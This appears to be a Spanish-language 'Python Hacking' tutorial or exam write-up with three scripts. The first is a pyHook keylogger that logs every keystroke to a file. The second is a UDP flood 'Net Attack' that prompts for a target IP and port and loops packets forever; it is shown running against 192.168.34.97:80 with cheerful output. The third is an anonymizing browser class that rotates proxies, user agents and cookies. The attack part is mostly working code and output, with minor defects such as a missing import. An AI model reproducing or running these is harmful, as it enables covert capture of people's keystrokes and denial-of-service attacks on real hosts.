

5.- Python Hacking

Keylogger


```
1 import pyHook, pythoncom, sys, logging
2
3 file_log = 'BerenjenaLogger.txt'
4
5
6
7 def OnKeyboardEvent(event):
8     logging.basicConfig(filename=file_log, level=logging.DEBUG, format='%(message)s') # missing )
9     chr(event.Ascii)
10
11
12
13
14
15     logging.log(10,chr(event.Ascii))
16     return True
17 hooks_manager = pyHook.HookManager()
18 hooks_manager.KeyDown = OnKeyboardEvent
19 hooks_manager.HookKeyboard()
20 pythoncom.PumpMessages()
```

Ejecutamos el archivo y lo dejamos escuchando


```
D:\examen>python keylogger3.py
```

Tecleamos texto aleatorio

Y vemos el archivo generado

 BerenjenaLogger.txt	25/07/2019 14:03	Documento de texto	1 KB
---	------------------	--------------------	------

Lo abrimos



Net Attack

```
1 import socket #importamos las librerias
2 import random
3
4 sock=socket.socket(socket.AF_INET,socket.SOCK_DGRAM) #crea un socket
5 bytes=random._urandom(1024) #crea eun paquete
6 ip=raw_input('Target IP: ') #Ip para atacar
7 port=input('Port: ')
8
9 sent=0
10 while 1:
11     sock.sendto(bytes,(ip,port))
12     print "Enviar %s cantidad de paquetes a %s al puerto %s." % (sent,ip,port)
13     sent = sent + 1
14
15
16
```

Ejecutamos el archivo

```
vanadio@vanadio-VirtualBox:~/Descargas$ python Net_Attack.py
```

Escribimos Ip y puerto del atacado

```
vanadio@vanadio-VirtualBox:~/Descargas$ python Net_Attack.py
Target IP: 192.168.34.97
Port: 80
```

Fiestaaaaaaa!!!

```
Enviar 89226 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89227 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89228 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89229 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89230 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89231 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89232 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89233 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89234 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89235 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89236 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89237 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89238 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89239 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89240 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89241 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89242 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89243 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89244 cantidad de paquetes a 192.168.34.97 al puerto 80.
Enviar 89245 cantidad de paquetes a 192.168.34.97 al puerto 80.
```

Web Attack

```
import mechanize, cookielib, random

class anonBrowser(mechanize.Browser):

    def __init__(self, proxies = [], user_agents = []):
        mechanize.Browser.__init__(self)
        self.set_handle_robots(False)
        self.proxies = proxies
        self.user_agents = user_agents + ['Mozilla/4.0 ', \
        'Firefox/6.01', 'ExactSearch', 'Nokia7110/1.0']

        self.cookie_jar = cookielib.LWPCookieJar()
        self.set_cookiejar(self.cookie_jar)
        self.anonymize()

    def clear_cookies(self):
        self.cookie_jar = cookielib.LWPCookieJar()
        self.set_cookiejar(self.cookie_jar)

    def change_user_agent(self):
        index = random.randrange(0, len(self.user_agents) )
        self.addheaders = [('User-agent', \
        ( self.user_agents[index] ))]

    def change_proxy(self):
        if self.proxies:
            index = random.randrange(0, len(self.proxies))
            self.set_proxies( {'http': self.proxies[index]} )

    def anonymize(self, sleep = False):
        self.clear_cookies()
        self.change_user_agent()
        self.change_proxy()

        if sleep:
            time.sleep(60)
```

Ejecutamos el archivo

```
vanadio@vanadio-VirtualBox:~/Descargas$ python anonBrowser.py
```